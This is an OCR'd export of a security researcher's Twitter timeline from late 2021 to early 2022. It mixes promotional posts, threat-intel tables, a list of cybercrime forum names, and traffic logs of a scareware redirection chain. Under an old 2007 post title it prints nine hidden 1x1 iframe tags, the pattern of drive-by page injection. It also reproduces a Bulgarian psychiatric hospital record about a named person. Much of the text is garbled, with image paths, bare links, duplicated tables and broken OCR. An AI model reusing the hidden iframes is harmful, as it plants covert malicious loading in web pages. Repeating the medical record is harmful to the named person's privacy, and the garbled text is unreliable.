


https://t.co/JTcqOaYgET https://t.co/hiXbwjA5MN



https://t.co/JTcqOaYgET https://t.co/SpEXmuF6eE







I'm flattered. https://t.co/i8VJfYtHKW

So, what this means is that any individual's success in the industry comes down to things like reputation, how well you can bullshit, etc. But ultimately we have no way to differentiate, say, Bruce Schneier, who has a long academic- and professional-grade track record and a habit of writing in a highly intellectual fashion on difficult topics, from Dancho Danchev, who is a random Russian dude very few people know anything about, who posts random snippets of facts that pass for "analysis."

hilary kneber @hilarykneber · Jan 16, 2011

#DANCHO DANCHEV Does anyone know .. Is there a way I can determine the exact date that Dancho Danchev began to "unfollow" me?

05:02

Back in the day. https://t.co/i6Bhzo4DeY



Happy holidays! https://t.co/Q5kOTsqF8C







05:29 Attending a private party. Approximately a decade ago. https://t.co/gCygKZ282Y 338



05:31



Happy holidays! https://t.co/bzqvitwp40

 $\bigstar 1$



05:34

Old Twitter cover photos. Courtesy of me. https://t.co/MucO3MOW1V



340




05:35

Old Twitter cover photos. Courtesy of me. Part Two. https://t.co/QJEIbNTIIF



06:44





Intell on the Criminal Underground - Who's Who in Cyber Crime for 2007?

<iframe src=./n404-1.htm width=1 height=1></iframe>
<iframe src=./n404-2.htm width=1 height=1></iframe>
<iframe src=./n404-3.htm width=1 height=1></iframe>
<iframe src=./n404-4.htm width=1 height=1></iframe>
<iframe src=./n404-5.htm width=1 height=1></iframe>
<iframe src=./n404-6.htm width=1 height=1></iframe>
<iframe src=./n404-7.htm width=1 height=1></iframe>
<iframe src=./n404-8.htm width=1 height=1></iframe>
<iframe src=./n404-9.htm width=1 height=1></iframe>

18:46

https://t.co/eGilP6durK

18:47

https://t.co/3OEtoz0Tvv

18:47

https://t.co/aiHCMkEoAD

18:47

https://t.co/se5hIPIlaF

18:47

https://t.co/M7I6vTDu7a

18:48

https://t.co/sZXGMvSSgK

https://t.co/ixA0miA00d


18:48


https://t.co/99acM24Alq

19 - Sunday

21:57

https://t.co/UZ6qVAhxVF https://t.co/zDYzD4gaTi





20 - Monday

Table 9: Quality of selected intelligence sources (10 out of 45)

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

07:14

https://t.co/RftVOpFC3C https://t.co/DvmyE1tdJ9




07:15

https://t.co/aAs2RawETM



18:10

This is me on the Dark Web - https://t.co/cQq40tVcwD #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatIntel #ThreatIntelligence #ThreatHunting #threatreport https://t.co/53Bn0rpKdc



22 - Wednesday

02:13

https://t.co/fnswrm8KWP #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatIntelligence #threatreport #threatintel https://t.co/Zgx92fvdXb



23 - Thursday

11:24

@selenalarson Check this out! This is so old school and scareware related that I can't stop referencing it. This is a screenshot of a sample redirection campaign that's using my name in the URL structure. I have a few more in the works if you want me to share them. https://t.co/Ydvelz5uAE

94 95	200 200 200	HTTP HTTP		n		4,906 43 480	text/html mage/gif application/
2.7	200	HTTP	senmelnki.nu	/mages/ddanchev-sock-my-	dick.php	1,029	text/html
S 8	302	HTTP	homeandofficefun.com	/go.php?id=20228key=4c69e59ac8p=1		5	text/html
9	200	HTTP	antimalwareonlinescannerv3.com	/1/7id=20228smershw*	8badi=%3DTQ53jD0NQQNMI%3DO	13,535	text/html
■ 10	200	HTTP	antimalwareonlinescannerv3.com	/1/mg/jquery.js		55,746	application/
II 11	200	HTTP	antimalwareonlinescannery3.com	/1/mg/jquery-init.js		681	application/
12	200	HTTP	antimalwareonlinescannery3.com	/1/cb.gif		1,211	image/gif
13	200	HTTP	antimalwareonlinescannerv3.com	/1/mg/listfile.js		13,220	application/

11:27

Takes you back doesn't it? https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #CyberAttack #ThreatIntel #ThreatIntelligence #ThreatHunting #threatreport https://t.co/3XFuwTuYGp

0 4	200	HTTP	is-the-boss.com	/ .html		4,906	text/html
2 5	200	HTTP.	c.hit.ua	/hit7i=60588g=08cc=28s=1	8c=18t=-1808j=18w=12808h=8008d=3280.4296	43	image/gif
3 6	200	HTTP	sis-the-boss.com	/mages/menu.js		480	application/
9.7	200	HTTP	senmalnki.ru	/mages/ddanchev-sock-my-	dick.php	1,029	text/html
S 8	302	HTTP	homeandofficefun.com	n /go.php?id=20228key=4c69e59ac8p=1		5	text/html
9	200	HTTP	antimalwareonlinescannerv3.com	/1/7id=20228smersh=*	8badi=%3DTQ53jD0NQQNMI%3DO	13,535	text/html
10	200	HTTP	antimalwareonlinescannerv3.com	/1/mg/jquery.js		55,746	application/
E 11	200	HTTP	antimalwareonlinescannery3.com	/1/mg/jquery-init.js		681	application/
12	200	HTTP	antimalwareonlinescannery3.com	/1/cb.gif		1,211	mage/gif
II 13	200	HTTP	antimalwareonlinescannery3.com	/1/mg/listfile.js		13,220	application/


11:31

My security predictions for 2022? The #ransomware epidemic will be fought using common logic while using customer support Dark Web onions for negotiations or by saying - "hey Dmitry is it you on the other side of the chat?" https://t.co/JTcqOaYgET

$\bigstar 1$

11:35

@SwiftOnSecurity Or in the best possible case they can also listen to my album courtesy of "fans" all around the globe - https://t.co/zhtnSGqqPa https://t.co/emldJ6NtJs



@tarah LinkedIn resume export seems to work just fine. At least for me. Keep it up! 11:44

@Treadstone71LLC Happy holidays Jeff!

24 - Friday

01:40

Awesome. This is me making the news! Stay tuned. "Acing the IOC Game: Toward Automatic Discovery and Analysis of Open-Source Cyber Threat Intelligence" - https://t.co/NoRSaHb1jG [PDF] #security #cybercrime #malware #ThreatIntelligence https://t.co/iyhsFTTQAO

Table 9: Quality of selected intelligence sources (10 out of 45)

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

19:16


https://t.co/DUBHsc9qNw #security #cybercrime #malware #CyberAttack #cybercriminals #ThreatIntel #ThreatIntelligence #threathunting

27 - Monday

05:25

Folks. Happy holidays and happy New Year Celebration! Keep up the good work and keep up the spirit and big thanks to everyone who approached me in 2021 with research requests or just to say "hi". Keep up the spirit! Regards. Dancho https://t.co/RUcPFfS03X





28 - Tuesday

Happy Holidays! Grab all of my publicly accessible research as a Torrent! Direct download available! - https://t.co/Ar8MYfSIYQ #security #cybercrime #malware #CyberSec #CyberAttack #ThreatHunting #ThreatIntel #ThreatIntelligence #threatreport https://t.co/aNv7M2nw6m



18:54

Big news! Grab a copy of my official "Cybercrime Forum Data Set for 2021" for free in the form of a Torrent! Direct download available - https://t.co/I8AL7DQBb5 #security #cybercrime #malware #CyberAttack #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/zHbMcdPlrw

	D 1	9.1	01 1 14 1 1
<parent></parent>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket.la	iFud		

30 - Thursday

17:33

New layout - https://t.co/fnswrm8KWP #security #cybercrime #malware #CyberSecurity #cybersecuritytips #cyberattacks #CyberSec #ThreatIntel #ThreatHunting

⇄1

2022

January

1 - Saturday

08:23

Grab the torrent! https://t.co/ZH8epDDTWP #security #cybercrime #malware #CyberAttack Enjoy! https://t.co/E30s4cVu49

≥3 ★1



08:23

Grab the torrent! https://t.co/TqP4kY7bwF #security #cybercrime #malware #CyberAttack Enjoy! https://t.co/xEq2vE6q3h

≈2 ★2

<parent></parent>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket.la	iFud		

https://t.co/jqyBRrDbeD #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatIntelligence

$\bigstar 1$

2 - Sunday

03:46

Guess what? The World's most popular and in-depth search engine for hackers and security experts is back - https://t.co/OdJ7QhPjP5 check out the front page - https://t.co/fnswrm8KWP including our Wordpress blog - https://t.co/T3YfdBnuVz

03:49

"Visiting the GCHQ With the Honeynet Project Circa 2008 – A Conference and Event Recap" - https://t.co/FdQd7iGsds #security #cybercrime #malware #cyberattacks #ThreatHunting #threatintelligence

$\bigstar 1$

03:50

"Modularity, Monocultural Insecurities and the Establishment of a NSA culture in the cybercrime world – Keep it coming?" - https://t.co/2hfqnBoPEu #security #cybercrime #malware #cyberattacks #ThreatHunting #threatintelligence

"Foreign Influence Operations – "Sock Puppetry" or "Let me Catch Up with Russian Active Measures"?" - https://t.co/CTXOoRYV1n #security #cybercrime #malware #cyberattacks #ThreatHunting #threatintelligence

03:51

"Silence in the Dark – How to Establish the Foundations for a Successful OPSEC Strategy for the Purpose of SIGING Cyber Asset Discovery?" - https://t.co/qugnqoiXgJ #security #cybercrime #malware #cyberattacks #ThreatHunting #threatintelligence

03:52

"Exclusive Interview with https://t.co/X2z28aSWfB's Primary Project Operator – Security Researcher – Dancho Danchev" - https://t.co/02ss8ghqKj #security #cybercrime #malware #cyberattacks #ThreatHunting #threatintelligence

$\bigstar 1$

03:53

"Introducing https://t.co/X2z28aSWfB's Flagship "Data Paradise" Old-School KGB-Style Dial-In Intranet" - https://t.co/ocngNKjASC #security #cybercrime #malware #cyberattacks #ThreatHunting #threatintelligence

03:54

"Introducing https://t.co/X2z28aSWfB's Flagship Hacking and Security Search Engine! We're back!Introducing https://t.co/X2z28aSWfB's Flagship Hacking and Security Search Engine! We're back!" - https://t.co/vo5KL1hm1q #security #cybercrime #malware


04:14

Who's into VR? Who's into VR for information security? I did this project in my spare time and we're currently accepting donations and crowdsourcing the funding. Check out project Cybertronics here - https://t.co/8VvgQ10IJL #security #cybercrime #malware

⇄1

08:00

https://t.co/WIBGTU5ryT #security #cybercrime #malware #threatintel https://t.co/wS3vLkoD5n



https://t.co/Qokw7qnyYf #security #cybercrime #malware #threatintel https://t.co/C5aab2LZVv




08:01

https://t.co/cQq40tVcwD #security #cybercrime #malware #threatintel https://t.co/YNf0nf7106



https://t.co/8KKLYQSBQB #security #cybercrime #malware #threatintel https://t.co/cK2DzOpkQn

 $\bigstar 1$



08:02

https://t.co/0mUajr8DT8 #security #cybercrime #malware #threatintel https://t.co/JJCFcqG6PN



Our Services


We offer products and services in a variety of categories.

Technical Collection



08:03

https://t.co/sMWCGUWR6g #security #cybercrime #malware #threatintel https://t.co/iyyv2qswLK



3 - Monday


07:44

https://t.co/gej8f4CWpN #security #cybercrime #malware #CyberAttack #CyberSec 358

#ThreatIntel #ThreatHunting


08:33

https://t.co/fnswrm8KWP #security #cybercrime #malware #CyberAttack #CyberSec #ThreatIntel #ThreatHunting https://t.co/wZUMJ7COhC



08:34

https://t.co/fnswrm8KWP #security #cybercrime #malware #CyberAttack #CyberSec #ThreatIntel #ThreatHunting https://t.co/MNBaQvFfo3



4 - Tuesday

13:30

"A Copy of Dancho Danchev's CV - An In-Depth Perspective on the Cybe Threat Landscape - An Analysis" - https://t.co/iM3H2fbW3y #security #cybercrime #malware #CyberAttack #CyberSec #cybersecuritytips

≈1 ★1

13:31

"A Peek Inside Today's Modern RATs (Remote Access Tools) and Trojan Horses C&C (Command and Control) Communication Channels – An OSINT Analysis" - https://t.co/WkN6I0snYs #security #cybercrime #malware #CyberAttack #CyberSec #cybersecuritytips

★2

13:32

"A Peek Inside Today's Modern Cybercrime Ecosystem - A Portfolio of Currently Active Cybercrime-Friendly Forum Communities - An OSINT Analysis" - https://t.co/kl5qLJPJc7 #security #cybercrime #malware #CyberAttack #CyberSec #cybersecuritytips

 $\rightleftharpoons 2 \bigstar 1$

13:32

"Exposing a Currently Active Portfolio of Domains Belonging to Iran-Based Hacker Groups and Lone Hacking Teams - An OSINT Analysis" - https://t.co/C4TUvMnBu8 #security #cybercrime #malware #CyberAttack #CyberSec #cybersecuritytips

≈1 ★2

13:33

"Multiple Security/Cybercrime Research/OSINT/Threat Intelligence Gathering Memoir Compilations – An Analysis" - https://t.co/Pkw48BZ5t0 #security #cybercrime #malware #CyberAttack #CyberSec #cybersecuritytips

≈3 ★1

13:38

Who wants to help me drive growth for my research and really really motivate me to present the crown jewels of my research online? Grab an account today - https://t.co/WIBGTU5ryT RT pls! #security #cybercrime #malware

13:38

Bulk orders for organizations and vendors including teams accepted at https://t.co/WIBGTU5ryT drop me a line at dancho.danchev@hush.com #security #cybercrime #malware

13:39

Finally! It's here! The Second Edition of my official "Cybercrime Forum Data Set for 2021" - https://t.co/rgsEandTx7 grab a copy today! Direct download available! Stay

tuned! #security #cybercrime #malware

13:40

https://t.co/rgsEandTx7 RT pls! #security #cybercrime #malware #CyberSecurity #CyberAttack #CyberSec #cybersecuritytips

15:30

@mrisher @kevincollier It gets even more interesting. Check out some of my latest research here - https://t.co/KqhOgR63gE and here - https://t.co/AGH0L4TKgd

$\bigstar 1$

22:56

Want to give your team or organization a pretty decent and good situational awareness in the World of cybercrime fighting and cyber threat actor profiling including cyber intelligence? Grab a lifetime account today - https://t.co/eKnnHPq85t

5 - Wednesday

00:33


It's official and we're live! Grab a copy of my Second Edition of my Cybercrime Forum Data Set for 2021 and improve your situational awareness in the World of cybercrime research - https://t.co/rgsEandTx7 let's catch some bad guys!

11:53

Jessus! Jessus! - https://t.co/3nuHFv5csD #NowPlaying

12:26

Takes you back doesn't it? https://t.co/fCGJetBX8H



Quote of the day - "If terrorism is a form of crime then cybercrime is a form of economic terrorism".

⇄1 13:04

Quote of the day - "An OSINT conducted today is a tax payer's buck saved somewhere".

13:07

God bless! - https://t.co/toNzEdf8Xs

6 - Thursday

02:58

Re-defining the very basics of total irrelevance peasant-aria including the very basics of agricultural "economy". Courtesy of "Republic" of #Bulgaria. Sanctions anyone? You bet - https://t.co/p5J0Sk3IDd This is me on #Bulgaria - https://t.co/oxz4STGXwrhttps://t.co/uv7ym4qZpM

Grappie	
1	
	G 18:
	от 2010 г.
	to he a
	44 4
- Andrews	MA6/KG.
	На Данчо Данчев, на 27 години
	Spar C
	этинда.
	HOY -:
	AC MICEON (A
	Повод за настоящата хоспитализация: Постъпва за пръв път 1
	психиатричен стационар и до настоящия момент не е ползва
	сепециализирана психиатрична помощ. Доведен с Преписка на РУ на
	выпрояния долго прина пр
	. изгаливания от родителите промянада в поведението датира о
	значаюто: на месец золи, когато заминал да живее сам на квартира з
	Софиясо През първия месец поддържал ежедневна връзка с тях по
	стемерона, по-след това спрял да се обажда. На позвънявания от тяхна
	истрани истотоварял или изключвал телефоните си. Това ги притеснило г те започнали да го издирват активно. Получили писмо от хазаина, че до
	15.09.10г. трябва да освободят квартирата, а така също и няколка
	обаждания за неплатени лизингови вноски за закупен от сина им лаптоп
	На посочената дата те отишли в София, където намерили сина си да спі
Jan Stranger	в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали м
	багажа за да се върнат в Троян, той ги оставил пред квартирата под
	предлог, че е зает и заминал някъде с такси. След завръщането в Трояг
	отказвал да контактува с родителите и с други познати. Затварял се по
	пял в стаята си, отказвал да се храни заедно с тях. Напускал дома си бе-
100000	да дава обяснения къде ходи и кога ще се върне. Промяната 1
	вионедението му била констатирана и от съсели и приятели на
	деменствого, които Данчо подминавал като напълно непознати. При
	отправени забележки от страна на Майката "започвал да ягледа лошо"
	Навсякъде ходел с преносимия компютър. Гледал телевизия от оком
	метър разстояние, заключвал и по няколко пъти проверявал входната
1 240	врата дали е заключена. Непосредствено преди намесата на полицият:
34 to	започна да товори несвързано, смесвал спомени от детството с наскор
17.5	елучили се неца, употребявал много компютърни термини до степен на

03:19	
	https://t.co/YAvxahXPUO
03:23	Check this out! Keep it coming! Awesome! - https://t.co/glCLBSgtM8
03:23	eneek and dan keep is coming / wesomer hespsin/cico/grozzsgario
	https://t.co/MPhUGY6IKD
03:23	
	https://t.co/VemuwgD7EV
03:24	https://t.co/fQygqc3AgB
03:24	
	https://t.co/RWTfPvmedT
03:24	
	https://t.co/w34T4rA4pj
03:24	https://t.co/XVWI8CfrBB
03:25	
	https://t.co/wa0q57QPdw
8 - Satı	ırday
04:47	
	https://t.co/1vQmH4tbSD
04:47	
	https://t.co/kyLVXzKI6i
04:48	https://t.co/imRPmj73cE
04:48	
	https://t.co/kDvWT5q5en
04:48	
	https://t.co/qCjuZz8mmZ
364	

https://t.co/rAkmhC873G

21:06

https://t.co/sGHnvYmNrP

21:06

https://t.co/22wCdqL2D9


21:06

https://t.co/d6dJJAo32r

10 - Monday

14:58

https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #cybersecuritytips #cyberattacks #CyberSec #threatreport https://t.co/crl2QHpnZO



16 - Sunday


12:16

The Lab circa 2006 when I originally finished studying in the Netherlands up to present day! Stay tuned! #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatResearch #ThreatIntelligence https://t.co/4AA4uft8up



Courtesy of me! #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatResearch #ThreatIntelligence https://t.co/DxwObpjRRk

≈3 ★1



12:23

https://t.co/zg7gV6K5Q1 [RAR] #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatResearch #ThreatIntelligence CC: @Treadstone71LLC https://t.co/FDtrJa4frp

≈1 ★1

			*	
